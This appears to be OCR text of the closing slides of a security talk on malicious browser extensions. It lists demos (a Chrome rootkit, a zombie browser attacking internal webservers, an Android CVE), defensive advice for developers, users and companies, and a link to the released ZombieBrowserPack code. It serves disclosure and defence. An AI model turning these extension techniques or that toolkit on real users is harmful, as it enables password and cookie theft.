
Chrome - rootkit

Zombie Android DEMO

Android SQLite Journal Information Disclosure (CVE-2011-3901)

Android 2.3.7

Zombie browser – attacking internal webservers



Firefox webcam

Browser extensions might be bad

@antivirus developers

- Be reactive
- The browser is the new OS

@browser developers (Mozilla)

- Default deny installing extensions from 3rd-party sites
- Chrome-level security
- Require permissions
- Extension components – separate privileges

@browser developers (Google) – keep on the good job

- but disable NPAPI :)

Browser extensions might be bad

- @website developers
  - There is no prevention against password stealing
  - Cookie-stealing
  - Restrict session to IP (by default)
- @users
  - Beware of malicious browser extensions
  - Use separated OS for e-banking and other sensitive stuff
  - Removing malicious extensions - create new clean profile in clean OS
- @companies
  - Control which browsers users can use
  - Restrict extensions via GPO

One more thing ...

https://login.live.com/ Microsoft ... Sign in to your Micr...

account, our priority

curity information helps protect your account

Message from webpage

Hello IE World!

OK

Sign in

Microsoft account What's this?

eone@example.com

sword

eep me signed in

gn in

Can't access your account?

Sign in with a single-use code

References

Grégoire Gentil: Hack any website, 2003

Christophe Devaux, Julien Lenoir: Browser rootkits, 2008

Duarte Silva: Firefox FFSpy PoC, 2008

Andreas Grech: Stealing login details with a Google Chrome extension, 2010

Matt Johansen, Kyle Osborn: Hacking Google ChromeOS, 2011

Nicolas Paglieri: Attacking Web Browsers, 2012

Browser extensions might be bad, Mmmkay???

zbalazs@deloittece.com

zbalazs4

hu.linkedin.com/in/zbalazs

Code released under GPL
http://github.com/Z6543/ZombieBrowserPack

Greetz to @hekkcamp